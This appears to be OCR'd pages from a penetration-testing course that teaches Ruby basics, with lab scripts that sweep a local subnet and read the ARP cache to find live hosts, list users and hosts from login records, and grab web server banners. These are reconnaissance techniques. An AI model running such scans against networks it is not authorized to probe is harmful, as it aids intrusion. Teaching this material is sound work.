
- Interactive Ruby
  - **irb**
- Ruby interpreter
  - **ruby**



```
student@ubuntu:~$ ruby -h
Usage: ruby [switches] [--] [programfile] [arguments]
  -0[octal]       specify record separator (\0, if no argument)
  -a              autosplit mode with -n or -p (splits $_ into $F)
  -c              check syntax only
  -Cdirectory     cd to directory before executing your script
  -d              set debugging flags (set $DEBUG to true)
  -e 'command'    one line of script. Several -e's allowed. Omit [programfile]
  -Eex[:in]       specify the default external and internal character encodings
  -Fpattern       split() pattern for autosplit (-a)
  -i[extension]   edit ARGV files in place (make backup if extension supplied)
  -Idirectory     specify $LOAD_PATH directory (may be used more than once)
  -l              enable line ending processing
  -n              assume 'while gets(); ... end' loop around your script
  -p              assume loop like -n but print line also like sed
  -rlibrary       require the library before executing your script
  -s              enable some switch parsing for switches after script name
  -S              look for the script using PATH environment variable
  -T[level=1]     turn on tainting checks
  -v              print version number, then turn on verbose mode
  -w              turn warnings on for your script
  -W[level=2]     set warning level; 0=silence, 1=medium, 2=verbose
  -x[directory]   strip off text before #!ruby line and perhaps cd to directory
  -h              show this message, --help for more info
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hello World in Ruby

The top screenshot appears similar to a short program, but in this screenshot, the Ruby interactive environment is merely informing us the result of the last expression evaluated. The lower screenshot demonstrates how easy it is to configure the program: we only need to use the **`puts`** command. As we show with a simple math calculation, the interface processes the calculation right in the shell.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Conversion

Converting between classes is easier in Ruby than in many other languages, making Ruby useful when performing the complex parsing of binary protocols. Converting between classes allows us to take strings of binary data or text, turn them into integers, and manipulate the data. Once the manipulations are completed, Ruby lets us easily convert the data back to binary data or strings without having to go through complex manipulations.

Ruby's ability to extend classes allows us to make even more conversion types. By extending classes, we can quickly take the class methods that Ruby provides in a class and add our own methods. The ability to extend classes allows us to create additional helpers that can do everything from converting between classes to creating a new function that formats the printed output.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Simple Script

- The irb has a **simple mode**.
  - `irb -prompt-mode simple`
    - `char "A"`
    - `char = "A"`
    - `char.unpack("C")`
    - `char.unpack("C").first`
    - `char.unpack("C").first.to_s(16)`
    - `char.unpack("C").first.to_s(2)`
    - `char.unpack("C").first.to_s(2).to_i`
    - `"%08d" % char.unpack("C").first.to_s(2).to_i`



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Simple Script

In our code example, we create a string containing only "**A**." The string object is rich with methods. One method is the unpack method, which can decode our string in different ways. The C format tells the method to unpack the string as an 8-bit character. The output of unpack returns an array with our unpacked value; in this case, it is the ASCII decimal value of "**A**," represented by the number **65** in square brackets.

The string unpack method is incredibly useful for converting data we read as strings back to their original form. To read more, visit the String class reference at *www.ruby-doc.org/core/classes/String.html*.

One popular feature of Ruby is the ability to use methods sequentially. Because everything is a class in Ruby, we can treat a method as the class it returns.

In our code example, **unpack** returns an array. The **unpack** method helps convert data from one form to another. The **to_s** method has a useful feature that other languages do not have: the ability to specify the base of the integer for conversion. This allows us to convert to base 16 for hex or base 2 for binary. We can use this feature to determine what "**A**" is in hex and binary.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Variables

- Similar to variables in most other languages

Two other types

- **Symbol**
- **Constant**

```
student@ubuntu:~$ irb --prompt-mode simple
>> key = "Name"
=> "Name"
>> key.object_id
=> 46932888668900
>> myList = [{ key => "Ruby" } , { key => "RuleTest" }]
=> [{"Name"=>"Ruby"}, {"Name"=>"RuleTest"}]
>> myList.each { |i| print i.keys.first.object_id.to_s + "\n"}
46932888484680
46932888484600
=> [{"Name"=>"Ruby"}, {"Name"=>"RuleTest"}]
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Variables

Like Python, each variable in Ruby is a class. The syntax for constructing arrays and hashes in Ruby is different from those of Python and Perl, but the concept is similar. However, one significant difference in Ruby is in the handling of hash keys. If we use a string as a hash key, Ruby may generate a new instance each time we use it, depending on the Ruby version. Using a variable will also sometimes result in the creation of different objects.

To optimize hashes, we should use the symbol notation for strings used as hash keys. This guarantees the use of the same instance instead of assigning a new one each time the string is used. We can view each instance by looking at the **`object id`**.

In the example shown in the screenshot, we create an array of hashes using two different approaches. In the first approach, we create a variable **`key`** that stores the value "name." Next, we look at the **`object id`** of that object. The **`object id`** will differ when we run this code multiple times; therefore, the value may differ from the one in the example. We then use the variable **`key`** as the key for creating our array of hashes. Next, we create a **`for`** loop to iterate through the array and print the **`object id`** of each class. In other words, for each **`element (i)`** in **`myList`**, we print the **`object ID`** of the **`key`** of the first object of each **`element (i)`**.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Constants, Integers, and Floats

In the example shown in the screenshot, we start by setting integer values for the variables **`a`** and **`b`**. When we attempt to divide these values, we obtain a rounded output in integer form. To obtain the output in the form of a floating-point number, we have to use the **`to_f`** method of the integer class to convert each number to a floating-point number. We can assign that number to our **`MyConstant`** variable.

The **`Constant`** class allows us to create variables that should not change in value. This can be useful when we need to define values that require protection such as the length of the User Datagram Protocol (UDP) header, while performing packet manipulation. Constants are differentiated from other variable types in that they must start with an uppercase letter.

Even though changing a constant generates a warning, notice that the value of **`MyConstant`** does change to 5 from its original value. It is possible to change the value of a constant, but doing so will generate a warning to indicate that something has occurred.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Arrays and Hashes

- Arrays in Ruby are **indexed lists** of values or objects starting with an index of 0.
- Arrays, like all **Ruby objects**, are classes with their own methods.
- Similar to **Python**
  - Methods exist for push, pop, and append (the << operator).

```
192.168.177.2   00:50:56:fc:77:90
192.168.177.200 00:0c:29:8b:ca:9a
192.168.177.1   00:50:56:c0:00:08
```

```
#!/usr/bin/ruby
require 'socket'
s = UDPSocket.new
254.times do |i|
        next if i == 0
        s.send("test", 0, "192.168.177." + i.to_s, 53)
end

f = File.open("/proc/net/arp",'r')
data = f.read.split("\n")
up_hosts = []
data.each do |line|
        entry = line.split(/\s+/)
        next if entry[3] == "00:00:00:00:00:00"
        next if entry[0] == "IP"
        up_hosts << {:ip => entry[0], :mac => entry[3]}
end

print "Active network hosts\n"
print "%-12s\t%s\n" % ["IP Addr" , "MAC Address"]

up_hosts.each do |host|

        print "%-12s\t%s\n" % [host[:ip], host[:mac]]
end
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Arrays and Hashes

There is no direct Address Resolution Protocol (ARP) capability in Ruby. Therefore, we use the code shown in the screenshot to create that capability. The code starts with standard calls to create a socket, following which the send capability is used to send data into port UDP 53 because we need to obtain ARP responses. Any ARP response is stored in the s-type socket. If the host is up, the ARP entry will be added to the ARP cache of the operating system (OS) and will have an Internet Protocol (IP) address assigned to it. By browsing this ARP cache, we can easily determine which hosts are up.

To enumerate the IP space, we use the **`times`** operator of the **`Fixnum`** class: the class for numbers that have not been assigned to a variable. The **`times`** operator iterates from 0 to 254 and assigns the current value to our variable **`i`**. If **`i`** is equal to 0, we skip it, as we only need the usable IP addresses in our subnet. For the subsequent iterations, we append **`i`** to our subnet **`192.168.177`**.

Once the UDP packets are sent, we utilize the proc file system to directly access the system's ARP table. This, of course, means that we must be using a Linux or Unix system. Because we have already split the output on newline characters, we will have an array with each value being an ARP entry. We create a new empty array called **`up_hosts`** by using the **`[]`** array syntax. We iterate through each line, assigning the line from the ARP cache to the line variable each time.

Finally, if we have a good ARP entry, we create a hash using the **`{}`** syntax and use the **`:ip`** and **`:mac`** symbols as the keys for the values that we parsed. We assign the value to each key by using the **`=>`** operator. The two fields we need are the IP address, which is the first element in the field, and the media access control (MAC) address, which is the fourth element. Because arrays start with an index of 0, we count from 0, giving us the array fields from 0 to 3. Now that we have our

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

hash, we append it to the end of our **`up_hosts`** array by using the **`<<`** append syntax, causing our hash to appear as the last element of that array.

We now have an array of hashes containing the hosts that were found via ARP resolution. We need to print them in an easy-to-view format. We start by printing our header using the print format string. We use **`%s`** to indicate a string and **`%-12s`** to indicate a 12-character string that is left-aligned.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Control Statements

- Same as in Python and Perl



```
#!/usr/bin/ruby
data = `last`.split("\n")
users = []
hosts = []
data.each do |l|
        if i == ""
                next
        elsif l.start_with? "reboot"

                next
        elsif l.start_with? "wtmp"
                next
        else
                l.rstrip!
                users << l[0,8].rstrip
                hosts << l[17,16].rstrip.lstrip
        end
end

users.uniq!
hosts.uniq!

until users.empty?
        print "User: %s\n" % users.pop
end

while not hosts.empty?
        print "Host : %s\n" % hosts.pop
end
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Control Statements

We begin by running the **`last`** command, which lists the last logins for the system. The **`last`** command is placed within ` marks in order to indicate to Ruby that we wish to run that command within the OS and then return **`stdout`** to the application. The execution returns a string, which we split based on newlines and assign to our data array.

Next, we create two empty arrays to store the unique users and hosts that we discovered with the **`last`** command. We iterate through each line of our output from **`last`** with a **`for`** loop and assign each item to the variable **`l`**. Subsequently, we use an **`if/elsif/else`** conditional block to check for different values that we want to ignore. If the line is empty, or if the line starts with reboot or wtmp, we skip it; otherwise, we process it. These checks are a good example of the Ruby syntax for asking questions about objects. The question mark is a Boolean test, which returns **`True`** or **`False`** based on the value tested. In this case, we determine whether the line starts with certain values, and if it does, we skip it.

After each **`elsif`**, we fall into the default **`else`** statement, where we will perform the final processing. We start by removing trailing spaces. The **`rstrip`** method of the String class removes whitespaces from the end. Typically, **`rstrip`** returns a new string with the spaces removed. In this case, though, we insert the **`!`** mark at the end of the line. For some methods, we may want the data to be modified in place. By adding a **`!`** mark to the method name for methods that support in-place modification, we can skip creating another object.

Next, we take advantage of our ability to manipulate strings by using the same syntax as that used with arrays to obtain specific fields from the string. First, we want the first 8 characters of the string. We take the line, make it start with character 0, and take the first 8 characters to create a new string with those 8 characters. Subsequently, we take the string that is returned, run **`rstrip`** on it, and append that value to our **`users`** array. We do the same thing with our

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

`hosts` field, but we also want to strip off leading whitespaces. Therefore, we additionally use **`lstrip`** to strip off the whitespaces to the left.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Grabbing a Web Banner



```
#!/usr/bin/ruby
require 'net/http'
def getHeader(host,port = nil)
        port = port || 80

Net::HTTP.start(host.to_s,port) do |http|
        resp = http.head('/')
        return [resp['server'].to_s ,resp['Last-Modified'].to_s]
end


return [nil,nil]

end

if ARGV.size <= 0 || ARGV.size > 2

print "Usage: #{$0} Host [Port]\n"

exit

end

server, modified = getHeader(ARGV[0],ARGV[1])

print "Server #{ARGV[0]}:#{ARGV[1] || 80}(#{server}) last modified #{modified}\n"
```



```
student@ubuntu:~$ ruby web.rb 192.168.177.200
Server 192.168.177.200:80(Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch
 mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4 Perl/v5.10.1) last modified Tue, 24 Jul 2012 02:39:30 GMT
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Grabbing a Web Banner

As shown in the screenshot, we use the **`Net::HTTP`** function to look at the server header and the last modified date. These may reveal which server software the web server is running and let us know if the page is an active one or something that may be the default or static. As we have done in other scripting languages, we connect to the machine and grab the header.

We use the keyword **`require`** to include our helper module **`net/http`**. We want the program to fail if we cannot include it. Next, we define a function using the keyword **`def`** followed by the function name, called **`getHeader`**, which will take two options. The first option is a string containing the host to which we wish to connect. The second option, the port, is optional. This allows us to specify the port only if we wish to connect on a nonstandard port. To ensure that we have a good port, the next line sets the port to 80 if no other port is specified.

